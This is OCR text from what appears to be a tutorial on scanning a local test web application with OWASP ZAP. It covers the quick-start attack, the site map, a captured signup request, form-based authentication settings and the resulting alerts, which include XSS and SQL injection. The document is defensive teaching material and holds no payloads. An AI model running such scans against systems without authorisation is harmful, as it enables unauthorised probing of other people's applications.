
5. Add Post

OWASP ZAP



Untitled Session - 20171004-141308 - OWASP ZAP 2.4.3
File Edit View Analyse Report Tools Online Help
Standard Mode
Sites
Quick Start
Request
Response
Contexts
Default Context
Sites
Please be aware that you should only attack applications that you have been specifically been given permission to te
To quickly test an application, enter its URL below and press 'Attack'.
URL to attack:
http://localhost:8080
Select...
Attack
Stop
Progress
Attack complete - see the Alerts tab for details of any issues found
For a more in depth test you should explore your application using your browser or automated regression tests while
If you are using Firefox 24.0 or later you can use 'Plug-n-Hack' to configure your browser
Configure your browser:
Plug n Hack
Or point your browser at:
http://localhost:8085/pnh/?apikey=
History
Search
Alerts
Output
Spider
Active Scan
Alerts (5)
Cross Site Scripting (Reflected) (2)
SQL Injection - MySQL
Format String Error
Cross-Domain JavaScript Source File Inclusion (12)
Password Autocomplete in browser (3)
Full details of any selected alert will be displayed here.
You can manualy add alerts by right clicking on the relevant line in the history and selecting 'Add alert'.
You can also edit existing alerts by double clicking on them.

Active Scan


Untitled Session - 20171004-141308 - OWASP ZAP 2.4.3
File Edit View Analyse Report Tools Online Help
Standard Mode
Sites
Quick Start
Request
Response
Header: Text
Body: Text
Default Context
Sites
http://localhost:8080
GET:robots.txt
GET:sitemap.xml
GET:login
GET:index.php
css
POST:search(searchTerm)
GET:signup
GET:results(searchTerm)
POST:signup(firstName,lastName,password,user
POST:login(password,username)
GET:login(error)
POST http://localhost:8080/signup HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64; rv:39.0) Gecko/20100101 Firefox/39.0
Pragma: no-cache
Cache-Control: no-cache
Content-Type: application/x-www-form-urlencoded
Content-Length: 52
Referer: http://localhost:8080/sigrup
Host: localhost:8080
username=ZAP&password=ZAP&firstName=ZAP&lastName=ZAP
History
Search
Alerts
Output
Spider
Active Scan
Alerts (5)
Cross Site Scripting (Reflected) (2)
SQL Injection - MySQL
Format String Error
Cross-Domain JavaScript Source File Inclusion (12)
Password Autocomplete in browser (3)
Full details of any selected alert will be displayed here.
You can manually add alerts by right clicking on the relevant line in the history and selecting 'Add alert'.
You can also edit existing alerts by double clicking on them.



Session Properties
Session
General
Exclude from proxy
Exclude from scanner
Exclude from spider
Contexts
1
1: Include in context
1: Exclude from conte
1: Structure
1: Technology
1: Authentication
1: Users
1: Forced User
1: Session Manageme
Monitor Clients
Exclude from WebSockets
1: Authentication
This panel allows you to configure the authentication scheme used for this Context.
Currently selected Authentication method for the Context:
Form-based Authentication
Configure Authentication Method
Login Form Target URL *:
http://localhost:8080/login
Select...
Login Request POST Data (if any):
username=ZAP&password=ZAP
Username Parameter *:
Password Parameter *:
username
password
The username and password fields will be replaced, during authentication, with the username and password corresponding to application's users.
Regex pattern identified in Logged In response messages:
Logout
Regex pattern identified in Logged Out response messages:
Log In
OK
Cancel

Active scan


Untitled Session - 20171004-141308 - OWASP ZAP 2.4.3
File Edit View Analyse Report Tools Online Help
Standard Mode
Sites
Quick Start
Request
Response
Header: Text
Body: Text
Default Context
GET:In
http://localhost:8080
GET:robots.txt
GET:sitemap.xml
GET:login
GET:index.php
css
POST:search(searchTerm)
GET:signup
GET:results(searchTerm)
POST:signup(firstName,lastName,password,user
POST:login(password,username)
GET:login(error)
HTTP/1.1 200 OK
Server: Apache-Coyote/1.1
X-Content-Type-Options: nosniff
X-XSS-Protection: 1; mode=block
Cache-Control: no-cache, no-store, max-age=0, must-revalidate
Pragma: no-cache
Expires: 0
X-Frame-Options: DENY

<h1 class='page-header">
Errors!!!
</h1>
